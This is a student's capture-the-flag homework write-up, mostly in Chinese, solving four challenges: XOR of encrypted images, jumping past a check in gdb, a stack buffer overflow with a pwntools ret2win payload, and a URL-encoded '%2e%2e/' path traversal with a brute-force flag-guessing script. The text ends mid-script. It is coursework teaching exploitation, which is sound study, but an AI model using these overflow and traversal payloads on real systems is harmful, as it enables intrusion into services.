HW0 Writeup

R10922043 **黃政瑋**

CTF account: cwhuang1937

1. to bf or not to bf

思路:


由於這兩張照片加密時所用的 seed 是一樣的，所以他們都是對同一組數字的序列做 XOR，但當初加密時的時間並無從得知，所以沒辦法回推那個加密的序列是什麼。後來想到 XOR 有**交換律**，因此試著將這兩張照片做 XOR，得到的結果仍會是自己，結果做完運算後的結果印出來就是答案了。

後來上了 10/1 的課才明白原來出題是用兩張不同的照片，所以兩張加密後的照片做 XOR 就像是將這兩張照片疊在一起的結果。

```
37  # these two pictures do XOR, and the answer comes up
38  msg1 = cv2.imread('flag_enc.png', cv2.IMREAD_GRAYSCALE)
39  msg2 = cv2.imread('golem_enc.png', cv2.IMREAD_GRAYSCALE)
40  msg = msg1 ^ msg2
41  cv2.imwrite('output.png', msg)
42
```

題外話:

在這之前有先試著研究 python random 的實作(Mersenne Twister)，並找到一個 cracker(https://github.com/tna0y/Python-random-module-cracker)，但與這題的情形無關，故就沒有再往這個方向嘗試了。



2. XAYB

思路:

首先用 IDA Freeware 來查看 Pseudocode，可以發現這題的數字答案每次都是 random 的，所以不可能猜出來，但可以發現真的猜對時會印出一個字串，因此先用 objdump 查看 assembly code 後，再用 gdb 將斷點設在判斷處(仔細找 cmp 相關且是跟 0x5 比較的)，接著將$rip 的值直接設在該 if 裡面，繼續執行即可印出 flag。

```
55    if ( v9 == 5 )
56    {
57      puts("BINGO!");
58      for ( m = 0; m <= 45; ++m )
59        a1[m] ^= 0xF2u;
60      return puts(a1);
61    }
```

```
150e:       83 45 e8 01             add    DWORD PTR [rbp-0x18],0x1
1512:       83 7d e8 04             cmp    DWORD PTR [rbp-0x18],0x4
1516:       7e a7                   jle    14bf <game_logic+0x115>
1518:       83 7d f4 05             cmp    DWORD PTR [rbp-0xc],0x5
151c:       75 4f                   jne    156d <game_logic+0x1c3>
151e:       48 8d 3d bc 0c 00 00    lea    rdi,[rip+0xcbc]        # 21e1 <_IO_stdin_used+0x1e1>
1525:       e8 16 fb ff ff          call   1040 <puts@plt>
152a:       c7 45 e0 00 00 00 00    mov    DWORD PTR [rbp-0x20],0x0
```

3. Arch Check

思路:

首先用 IIDA Freeware 來查看 Pseudocode，可以看到我們輸入進去的 buffer 只有 32bytes，又加上這題沒有阻擋輸出超過 32bytes 的情況，因此可以試著用 buffer overflow 來攻擊。接著用 objdump 查看，可以發現有個 debug

function 裡面藏有一個開 shell 的指令，因此將該指令的 address 記錄下來(即下圖的 0x4011dd)。接著用 python 的 pwntools 來連到 remote，並塞入適當的 payload 來使 main 的 return address 為上述紀錄的 address 即可。

Payload 的計算:

宣告完 buffer 時的 stack 從上到下依序為 local variables、$rbp、return address，因此 buffer 的 32bytes 加上$rbp 的 8bytes 即等於 40bytes，在這 40bytes 後的的位置即是 return address 所在的地方。

```
0x00007fffffffedf80 +0x0000: 0x0000000000000000   ← $rsp
0x00007fffffffedf88 +0x0008: 0x00000000004010b0   →  <_start+0> endbr64
0x00007fffffffedf90 +0x0010: 0x00007fffffffee090   →  0x0000000000000001
0x00007fffffffedf98 +0x0018: 0x0000000000000000
0x00007fffffffedfa0 +0x0020: 0x0000000000000000   ← $rbp
0x00007fffffffedfa8 +0x0028: 0x00007ffff5d70b3   →  <__libc_start_main+243> mov edi, eax
0x00007fffffffedfb0 +0x0030: 0x00007ffff7dd620   →  0x00030d0b00000000
0x00007fffffffedfb8 +0x0038: 0x00007fffffffee098   →  0x00007fffffffee2d7   →  0x552f632f746e6d2f
```

```
13  # 1個 b'a'為1byte
14  payload = b'a'*40
15  payload += p64(0x4011dd) # p64即將data包裝成8byte的形式
16  p.sendafter(b'using?', payload)
17  p.interactive()
18
```

4. text2emoji

思路:

仔細觀察 soucre 那邊的原始碼，可以發現/looksLikeFlag 這個路徑是跟 flag 相關的，但輸入那邊正常輸入都會走/emoji/:text 這裡，因此要想辦法在輸入端讓他轉到我們要的路徑。但由於 request 過去的字串會先被檢查一次，當中又阻擋了”.”這個符號，因此這邊我卡關很久。後來在與兩位同學吳添毅(台大)、洪邵澤(交大)討論下，查到了 url encoding，才成功將”.”轉換成

%2e，此時即可成功切換路徑到/looksLikeFlag 下。但這時得到的回傳結果是 undefined，才發現他傳回來的結果是 result 而不是我們要的 looksLikeFlag:true/false，再加上這題只會回傳包含或不包含的結果，所以我用 python 來暴力發 request，直到 looksLikeFlag 為 true，並是以"}"這個結尾，此時即可得到 flag。

```
4
5   charset = ['}', '_'] + list(string.ascii_lowercase) + list(string.digits)
6   s = '%2e%2e/looksLikeFlag?flag=FLAG{'
7
8   while(1):
9       for c in charset:
10          tmp = s + c
11          _headers = {'Content-type': 'application/json'}
12          _data = json.dumps({'text': tmp})
13          res = requests.post('http://splitline.tw:5000/public_api', headers=_headers,
```